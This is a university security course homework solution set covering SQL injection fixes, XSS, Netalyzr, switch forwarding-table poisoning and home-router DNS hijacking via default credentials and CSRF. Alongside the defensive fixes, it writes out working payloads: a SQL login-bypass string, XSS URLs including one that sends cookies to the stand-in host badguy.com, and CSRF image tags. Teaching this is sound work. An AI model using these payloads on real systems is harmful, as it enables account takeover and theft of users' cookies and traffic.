CS 161 Spring 2010 — Computer Security Paxson/Wagner — HW 2 Soln

1. (20 pts.) Using prepared statements

(a) This snippet is intended to retrieve the profile of a particular user of your web site. External input to this snippet provides the user id (`uid`) that identifies the user whose profile should be retrieved. The *insecure* code you've got to fix is

```
ResultSet getProfile(Connection conn, int uid) throws SQLException {
    String query = "SELECT profile FROM Users WHERE uid = " + uid + ";";
    Statement s = conn.createStatement();
    return s.executeQuery(query);
}
```

This code was intended to produce SQL queries such as:

```
SELECT profile FROM Users WHERE uid = 555;
SELECT profile FROM Users WHERE uid = 80;
```

(where `uid` was specified by the external input as `555` in the first example and as `80` in the second). Rewrite the body of the `getProfile()` method using prepared statements, as specified above, or explain why prepared statements cannot be used for this purpose.

Solution:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException {
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

Comment: We have to own up to a mistake on our part here. It turns out the original code is not actually insecure. I'm embarassed to report that we somehow failed to notice this before shipping the homework.

The reason the original code is actually OK is that the `uid` is passed as an `int`, thereby implicitly making the assumption that some other part of the code has taken the user input and cast it to an integer. Effectively, we've let the type system do the sanitization for us, somewhere else in the code, making the queries safe (quite by mistake). As a result, there is no SQL injection attack against the original code.

If the original code had been:

```
ResultSet getProfile(Connection conn, String uid) throws SQLException {
    String query = "SELECT profile FROM Users WHERE uid = " + uid + ";";
    Statement s = conn.createStatement();
    return s.executeQuery(query);
}
```

then it would indeed have been insecure. The fix to this truly-insecure version would be to rewrite it to use prepared statements, as in the solution above.

(b) To jump on the social networking bandwagon, your web site includes a feature that lets a user list the names of all "friends" who are also relatives of the user. The insecure code that queries the database is

```
ResultSet getFriends(Connection conn, int uid) throws SQLException {
    String query = "SELECT name FROM Friends WHERE uid = " +
      uid + " AND friend_uid IN " +
      "(SELECT relative_uid FROM Relatives WHERE uid = " +
      uid + ");";
    Statement s = conn.createStatement();
    return s.executeQuery(query);
}
```

This was intended to generate queries such as the following:

```
SELECT name FROM Friends WHERE uid = 555 AND friend_uid IN
  (SELECT relative_uid FROM Relatives WHERE uid = 555);
SELECT name FROM Friends WHERE uid = 80  AND friend_uid IN
  (SELECT relative_uid FROM Relatives WHERE uid = 80);
```

Rewrite this insecure code, following the instructions above, or explain why that's not possible.

Solution:

```
ResultSet getFriends(Connection conn, int uid) throws SQLException {
    String query = "SELECT name FROM Friends WHERE uid = ?" +
      " AND friend_uid IN " +
      "(SELECT relative_uid FROM Relatives WHERE uid = ?" +
      ");";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    p.setInt(2, uid);
    return p.executeQuery();
}
```

Comment: Like in part (a), it turns out that the original code is actually secure (not insecure, as claimed), for the same reasons as in part (a). Oops. That was our mistake.

(c) Your site includes a forum. A user of the forum can search for a post by title and/or by author. There can be an arbitrary number of "OR"s for either of these fields. Thus, the code needs to generate SQL queries, such as the following:

```
SELECT * FROM posts WHERE (author='kitkat');
SELECT * FROM posts WHERE (title='foo') AND (author='alf');
SELECT * FROM posts WHERE (title='bar' OR title='snickers') AND
    (author='ziggy' OR author='yoda' OR author='xavier');
```

The *insecure* code that generates these SQL queries is

```
private String join(String[] a, String field) {
    if (a.length == 0)
        return "";
    String s = "(";
```

```
    for (int i=0; i<a.length; i++)
        s += (i>0 ? " OR " : "") + field + "='" + a[i] + "'";
    return s + ")";
}
ResultSet getPost(Connection conn, String[] authors, String[] titles)
        throws SQLException {
    String q = "SELECT * FROM posts WHERE ";
    q += join(authors, "author");
    if (authors.length > 0 && titles.length > 0)
        q += " AND ";
    q += join(titles, "title");
    q += ";";
    return conn.createStatement().executeQuery(q);
}
```

Rewrite this code, as specified above, or explain why that's not possible.

Solution 1: You can't use a prepared statement in this case (at least, not in any straightforward way) because the structure of the query may change due to user input. In other words, user input controls both the data and the commands, but prepared statements are designed for the case when user input controls only the data.

Solution 2: You could, in this case (but not in all cases in which user input controls both commands and data), be clever enough to allow user input to control only *some* of the command channel. In particular, you can allow user input to control only the number of boolean clauses, but not, for example, things like the type of statement issued to the database (which would be disastrous!). Code that takes this approach might look like the following:

```
private String join(int length, String field) {
    if (length == 0)
        return "";
    String s = "(";
    for (int i=0; i<length; i++)
        s += (i>0 ? " OR " : "") + field + "=?";
    return s + ")";
}
ResultSet getPost(Connection conn, String[] authors, String[] titles)
        throws SQLException {
    String q = "SELECT * FROM posts WHERE ";
    q += join(authors.length, "author");
    if (authors.length > 0 && titles.length > 0)
        q += " AND ";
    q += join(titles.length, "title");
    q += ";";
    PreparedStatement p = conn.prepareStatement(q);
    for (int i = 0; i < authors.length; i++) {
        p.setString(i+1, authors[i]);
    }
    for (int i = 0; i < titles.length; i++) {
        p.setString(i+1 + authors.length, titles[i]);
    }
```

```
    return p.executeQuery();
}
```

(d) During a code audit, you discover the following method, which checks the password a user has entered against the password stored for the user in the database. Give an example of a user name and password combination that an attacker could use to exploit this method in order to authenticate without knowing a user's password.

```
public static boolean
checkPassword(Connection conn, String userName, String enteredPassword)
        throws SQLException {
    String query = "SELECT * FROM Users WHERE userName = '" + userName +
        "' AND password = '" + enteredPassword + "';";
    Statement s = conn.createStatement();
    ResultSet rs = s.executeQuery(query);
    if (rs.isAfterLast()) // if no results in result set
        return false;
    return true;
}
```

Solution: Any combination of username and password that makes the WHERE clause of the query evaluate to true will work. One example is `foo' OR 1=1;--` for the username and anything (or nothing) for the password.

(e) Rewrite the vulnerable method in part (d) to use prepared statements to eliminate the vulnerability.

Solution:

```
public static boolean
checkPassword(Connection conn, String userName, String enteredPassword)
        throws SQLException {
    String query = "SELECT * FROM Users WHERE userName = ?" +
        " AND password = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setString(1, userName);
    p.setString(2, enteredPassword);
    ResultSet rs = p.executeQuery();
    if (rs.isAfterLast()) // if no results in result set
        return false;
    return true;
}
```

2. (20 pts.) XSS

(a) What is the basic difference between a reflected XSS attack and a stored (or persistent) XSS attack?

Solution 1: Reflected XSS attacks require the victim's browser to be lured into visiting a malicious URL. In persistent XSS attacks, the victim's browser visits an ordinary URL.

Solution 1: A reflected XSS attack affects only a single HTTP response, whereas a persistent XSS attack has a lasting effect on every subsequent access to that resource.

Comments: In a reflected XSS attack, a HTTP request contains something that triggers script to be injected into the HTML response. A single attack affects only that one response. Typically, a reflected

XSS attack involves storing malicious script in a query parameter or form parameter, so that it will be included in the response.

In a stored XSS attack, the attack causes some lasting change to the persistent state of the web application (e.g., to the contents of the database), which has the effect of injecting script into HTML responses. A single attack has a lasting effect. An example of a stored (persistent) XSS attack would be where the attacker leaves a comment on a blog page containing Javascript; when the user accesses the page, their browser receives the script as part of the server's reply, and treats it as though the server had sent it.

In both cases the server is also a victim. It does not willingly participate in the XSS attacks, but its processing inadvertently enables the attacks.

(b) Consider a web page located at `http://vulnerable.com/test.html` (not a real page) consisting of the following HTML:

```
<html>
<div id="theDiv">Hi </div>
<script type="text/javascript">
var pos=document.URL.indexOf("name=");
var name = "John Doe";
if (pos !== -1)
    name = unescape(document.URL.substring(pos+5,document.URL.length));
document.getElementById("theDiv").innerHTML += name;
</script>
</html>
```

Give an example of a malicious URL an attacker could send out to mount a XSS attack against a user of this web site. Your script can simply execute `alert(1)` if the user clicks on the URL.

Solution:

`http://vulnerable.com/test.html?name=<img src="foo" onerror="alert(1);">`

There are many other valid answers.

Comments: The JavaScript code on the vulnerable page will take the value of the `name` parameter from the URL and put it into the page's HTML. This means that for our attack, we need to provide a malicious value for the `name` parameter. Unfortunately for the attacker, `<script>` tags added dynamically will not be executed, so we must be slightly more clever. We instead use a trick we saw in lecture: we add a broken image with an `onerror` attribute to execute the injected script.

(c) Modify your attack URL so that the injected script steals the cookies from the `vulnerable.com` web site and sends them to an attacker who owns `badguy.com`.

Solution: We inject a script that will force the site to make a request to `badguy.com` that includes the cookie for `vulnerable.com`. Here is one possible attack URL (minus the linebreaks and tabbing) that does just that:

```
http://vulnerable.com/test.html?name=
  <img src="foo"
    onerror="
      document.getElementById('theDiv').innerHTML =
        '<img src=\'http://badguy.com/index.htm?stolencookie='
        + document.cookie + '\'>'
      ;
```

```
    "
>
```

The linebreaks and tabbing are presented above to help understand the structure of this URL. We supply a broken image that will run the script supplied in the `onerror` handler. The script modifies the page to include an "image" whose source is a URL for `badguy.com` that includes the stolen cookie in the request. Now the attacker must simply observe the value of the `stolencookie` GET parameter for each request that comes to his server.

3. (20 pts.) Netalyzr

In lecture (either Friday 2/19 or Monday 2/22) we briefly discussed the "Netalyzr" tool, a Java applet you can run from any browser to measure the properties of the Internet connectivity available to the browser.

Using whatever browser you wish, load the applet from `http://netalyzr.icsi.berkeley.edu` and run its analysis. (You might need to confirm to the browser to trust the applet. Note, it will take several minutes to run.) Inspect the output and briefly summarize:

(a) What browser did you use (for example, "my laptop over AirBears" or "my desktop at home")?

(b) What does Netalyzr indicate about which TCP and UDP ports, if any, are blocked or in some way controlled by the network?

(c) What was your browser's public address? Does Netalyzr indicate that you ran the browser behind a NAT? If so, what was its private address?

(d) What does Netalyzr indicate about whether your browser's DNS resolver randomizes its source ports? Is the resolver vulnerable to the Kaminsky attack discussed in lecture?

(e) Near the top of the results page there's a link labeled "Permalink". Follow this link and record the resulting URL. This allows you (and us) to later fetch a copy of the results of the measurement run.

Solution: The exact answers to this problem will depend on the network location where you ran the tool. Here are the answers for a run using AirBears inside Soda Hall, for which the permalink URL is `http://n1.netalyzr.icsi.berkeley.edu/restore/id=43ca253f-27124-683cf8cd-27f5-4a8a-a871/rd`

Under "Reachability Tests" in the report, we see for TCP that the RPC, NetBIOS, SNMP, and SMB services are blocked. For UDP, no services are blocked. (Note, Netalyzr does not comprehensively test *all* possible services/ports, but only a set of popular ones.)

Earlier, under "Address-based Tests," the report indicates that the access was behind a NAT device, with the public address being `136.152.170.253` and the private address being `136.152.170.105`. (Note, this is a peculiar private address, as ordinarily it would be from `10.0.0.0/8` or `192.168.0.0/16`, or sometimes from `172.16.0.0/12`. I confirmed with campus IT that indeed this particular NAT uses addresses from `136.152` for its internal addressing—a potentially confusing practice!)

Later, under "DNS Tests", there's a line stating:

```
DNS resolver port randomization (?): OK
```


(where the `(?)` is the link to click on to get more explanation.) This indicates that the resolver should not be vulnerable to the Kaminsky attack because the resolver picks a random source port for its requests.

Note: on exams we will not expect students to have any particular understanding of Netalyzr. The point of this homework problem was simply to familiarize students with a handy tool for understanding restrictions that can be imposed on Internet access.

4. (20 pts.) Manipulating the network into letting you eavesdrop

This problem concerns how an attacker can use specially crafted packets to manipulate a router into allowing the attacker see traffic that normally the attacker couldn't see. The version of the problem presented here is simplified compared to how the attack actually works in practice, but the principle it illustrates is the same. (The actual attack is against "switched Ethernet" networks.)

The following figure shows a router that has four nodes – *A*, *B*, *C*, and *D* – directly connected to it:



The router functions as follows. When it receives a packet from one of the nodes, the router by default will *broadcast* the packet to all of the other nodes. However, any time a node *sends* traffic to the router, the router *remembers* the link that connects to that node, so in the future for any packet sent *to* the node, the router can send the packet directly, rather than broadcasting it.

For example, if *A* sends a packet destined for *B*, then (1) the router broadcasts the packet across the links to each of *B*, *C*, and *D*, and (2) the router learns the location of node *A* (*not B*!) since the router observes from where it received the packet, and the packet has a source address of *A*.

Thus, if *A* sends another packet, the same process repeats (the router broadcasts the packet to each of *B*, *C*, and *D*); but if *B* sends a packet in reply, the router forwards the packet directly to *A* (and does *not* broadcast it to *C* and *D*) because it previously learned the link that connects it to *A*. In addition, due to *B* sending this packet, at this point the router also learns the path to *B*, so any further packets sent to *B* (whether from *A*, or from *C* or *D*) get sent directly to *B* and are not broadcast.

The router uses a *forwarding table* to remember the links associated with different nodes to which it is attached. After *A* sends a packet to *B*, the forwarding table has an entry for *A*. After *B* replies to *A*, the forwarding table has entries for both *A* and *B*.

Thus, this type of network resists eavesdropping: other than for packets sent at the start of communication, nodes not involved in the communication do not receive copies of packets.

However, the forwarding table that the router uses has a limited capacity. If the router sees a packet sent from a new node *X* and its forwarding table is full, the router will eject from the table the entry least recently used and assign that slot for the new entry for *X*.

Note that the router has no way to verify which nodes might be connected to it over a given link, nor how many of them. As far as the router is concerned, it might receive packets from distinct nodes *A*, A', A'', etc., all arriving via the link that connects the router with *A*.

Assume that (1) node *C* has been compromised, and (2) the router's table can hold 10 entries. In addition, assume that *A* sends 10 packets to *B* every second at a steady rate, and whenever *B* receives two of these packets, after a 50 msec delay it sends a single packet in response (so it sends 5 packets every second, at a steady rate).

(a) If *C* can spoof whatever packets the attacker wishes, how can the attacker manipulate the router into allowing *C* to see *all* of the communication between *A* and *B*?

Solution 1: The attacker needs to make sure there is no entry in the forwarding table for *A* before any packet is sent to *A*, and likewise for *B*. If the attacker can accomplish this, then every packet to *A* or *B* will be broadcast, and therefore will be seen by *C*. An attacker can accomplish this by sending spoofed packets with *different* source IP addresses at a fast enough rate to evict from the forwarding table any legitimate entry for *A* or *B*.

To be concrete, upon observing at *C* a second packet from *A* to *B*, the attacker knows that they have 50 msec before *B* will send a packet back to *A*. If they send 10 packets with spoofed source addresses during this time, the router will evict its entry for *A*, and thus will broadcast *B*'s reply to *A*. Similarly, upon observing a packet from *B* to *A*, the attacker can send a stream of 10 spoofed packets to evict the router's entry for *B*. In general, if *C* sends a steady stream of spoofed packets, the attacker can assure that any entries for *A* or *B* are evicted from the table before the next packet is sent to either of those hosts, forcing that packet to instead be broadcast.

Solution 2: At a high level, the attacker can manipulate the forwarding table so that, just before *A* or *B* send any packet, the forwarding table specifies that packets for *A* and *B* should be forwarded across the wire that is connected to *C*.

In more detail, to insert an entry into the forwarding table that will cause packets destined to *B* to be misrouted towards *C*, the attacker can just send a spoofed packet with the source address forged to list *A*'s IP address as the source address. That will cause any existing entry in the forward table to be overwritten with a new entry that associates *A*'s IP address with the wire to *C*, in effect "poisoning" the table with a bogus entry for *A*'s IP address. Initially, *C* can send two spoofed packets, one to poison the table's entry for *A* and another to poison the table's entry for *B*. At this point the table is in a fully corrupted state.

Then when *A* sends a packet destined to *B*, it will be forwarded to *C* rather than *B*. This lets *C* see the packet from *A*. At that point *C* can forward the packet to *B* (e.g., by flushing the forwarding table so that this packet is broadcast), so that no one notices the theft. Then *C* needs to restore the forwarding table to its corrupt state, by sending spoofed packets to poison the entries for *A* and *B* again. In this way, *C* can see every packet and systematically re-corrupt the forwarding table to return it to its poisoned state before the next time *A* or *B* send a packet.

(b) If the attacker at *C* instead wishes to disrupt the communication between *A* and *B*, how can they do so just by manipulating the router? (That is, without resorting to techniques like injecting a TCP RST packet.)

Solution: The attacker can disrupt the communication using a single packet spoofed as though sent from *B*. When the router sees this packet, it will install an erroneous entry in its table, sending any traffic destined for *B* down the link that actually connects to *C*. Thus, as *A* sends its packets, they will all go to *C* rather than *B*. Because *B* does not observe any arrivals from *A*, it will not itself send any packets back to *A*.

It also works for the attacker to instead spoof packets from *A* in order to force *B*'s replies to come to the attacker rather than reaching *A*. Here, however, the attacker must continually spoof packets, since *A* steadily transmits new packets, and each new packet will cause the router to update its table with a correct entry for forwarding packets to *A*.

Comment: We clarified on the newsgroup that if the router sees a new packet purportedly from host X, it will overwrite the current entry it has for X in its table. However, even if this were not the case, the attack could still be made to work with some minor adjustments: the attacker could use the attack from part (a) to first flush any entry for X in the table and then spoof a packet from X in order to "poison" the table with a bogus entry.

5. (20 pts.) Home router

Econorouter ships a wireless DSL router to customers. It has an administrative interface that lets you change lots of configuration options by accessing its web server (which is open to the world):

URL	Purpose
`http://yourrouter/login?u=daw&p=mypass`	to login
`http://yourrouter/set?ssid=SkyNet`	set the name of the wireless network
`http://yourrouter/set?wifichannel=3`	to set the WiFi channel
`http://yourrouter/set?time=11:36AM`	set the date/time
`http://yourrouter/set?dns=1.2.3.4`	set the primary DNS server
`http://yourrouter/set?speed=1.5Mbps`	set the link speed
`http://yourrouter/set?dhcp=on`	enable DHCP
`http://yourrouter/set?logging=on`	to enable logging
`http://yourrouter/set?report=24hr`	set how often the router reports status

You have to log in using the correct username and password for that router before setting any configuration option; logging in sets a session cookie on your browser, and then subsequent requests to the router are allowed to set config options. Unfortunately, the default username and password is `admin`/`password`, and many users do not change the default.

(a) Explain how an attacker anywhere on the Internet can attack Econorouter users who haven't changed their default password, to steal all their subsequent search queries to Google and redirect them to the `HackrzSrch.com` search engine (thus getting the ad revenue for themselves). Your scheme should require only a one-time attack on the router, and should not assume the existence of any implementation bugs in the router's software.

Solution: The attacker can log in using the default password, and then change the primary DNS server to make all DNS requests go through a DNS server controlled by the attacker. The attacker's DNS server could then respond to DNS requests for `google.com` with the IP address of the server that hosts `HackrzSrch.com`.

Put another way, the attacker visits these two URLs, in order:

```
http://yourrouter/login?u=admin&p=password
http://yourrouter/set?dns=6.6.6.6
```

where `yourrouter` should be replaced with the IP address of the Econorouter, and `6.6.6.6` should be replaced with the IP address of a DNS server that the attacker controls.

(b) Econorouter hears about this flaw, and they decide to modify their routers to prevent this attack. On the new routers, the web server providing the administrative interface will now respond only to connections from the internal home network (e.g., from machines on its local wireless network or local machines connected via Ethernet to the router), at the IP address 192.168.0.1. The router will not respond to connections coming in over the Internet connection (coming in over DSL/cable) to its administrative interface. By default, the router ships with its wireless connection enabled and configured for open wireless, with no password or access control. Explain how an attacker who drives by the house of someone who has bought one of these new Econorouter's and is using it without changing any default setting, can mount the attacks you found in (a).

Solution: The attacker can connect to the wireless network, which does not require a password, and then visit the router's web interface at 192.168.0.1 in their web browser. They can then perform the above attack: log in with the default credentials and change the primary DNS server to point to a malicious one.

(c) Econorouter decides that the new default will be to leave wireless disabled. Imagine that Joe is using their newest router, with all the defaults left intact, and he has several home computers hooked up to his Econorouter. He allows a friend of his to connect her laptop to his home network; unfortunately, it's infected with some malware. Explain how that malware could exploit features in the Econorouter to steal all search engine traffic coming from all of Joe's home computers.

Solution: The malware can force the laptop to connect to the Econorouter administrative interface and perform the same attack as above.

(d) Sam is using Econorouter's newest router, with all the defaults. Sam often visits random third-party websites. Suppose the attacker controls a website (dancingbears.com) that Sam happens to visit. Explain how the attacker can exploit features on Sam's Econorouter to steal all of Sam's subsequent search engine traffic subsequently coming from Sam's computer.

Solution: The third-party website can mount a CSRF attack against the vulnerable administrative interface in order to force Sam's computer to perform actions provided by the interface. In particular, consider what happens if the web site contains the following HTML fragment:

```
<img src="http://192.168.0.1/login?u=admin&p=password" />
<img src="http://192.168.0.1/set?dns=6.6.6.6" />
```

This will cause Sam's browser to log in and change the primary DNS server for his router to a malicious DNS server run by the attacker.

Comment: This attack (in part (d)) is a cross-site request forgery (CSRF) attack. In 2007, researchers at Symantec first warned about this attack and discovered that many home routers are vulnerable to this CSRF attack, including routers from Linksys, D-Link, Belkin, Netgear, and Cisco. (After the attack was discovered, Cisco listed 77 of their routers as vulnerable to this attack.) The Symantec folks wrote a paper on the subject: `http://www.symantec.com/avcenter/reference/Driveby_Pharming.pdf`, and their work got featured in the press. Congratulations, you've just re-discovered an attack that was apparently good enough to get people in the newspapers. Incidentally, the Symantec folks estimated that about 50% of home users are vulnerable to this attack, so this is a significant vulnerability.

Comment: Problem 5 was inspired by vulnerabilities in Dave Wagner's home DSL router, a run-of-the-mill Netgear DSL router that happens to be vulnerable to the attacks from parts (b) and (c), and (with slight modifications) to the attack from part (d) as well. These vulnerabilities are widespread in many home routers. It's not just Econorouter—these issues have affected routers built by essentially every major vendor!

You can read a nice report on vulnerabilities in popular home routers here: `http://www.sourcesec.com/Lab/soho_router_report.pdf`.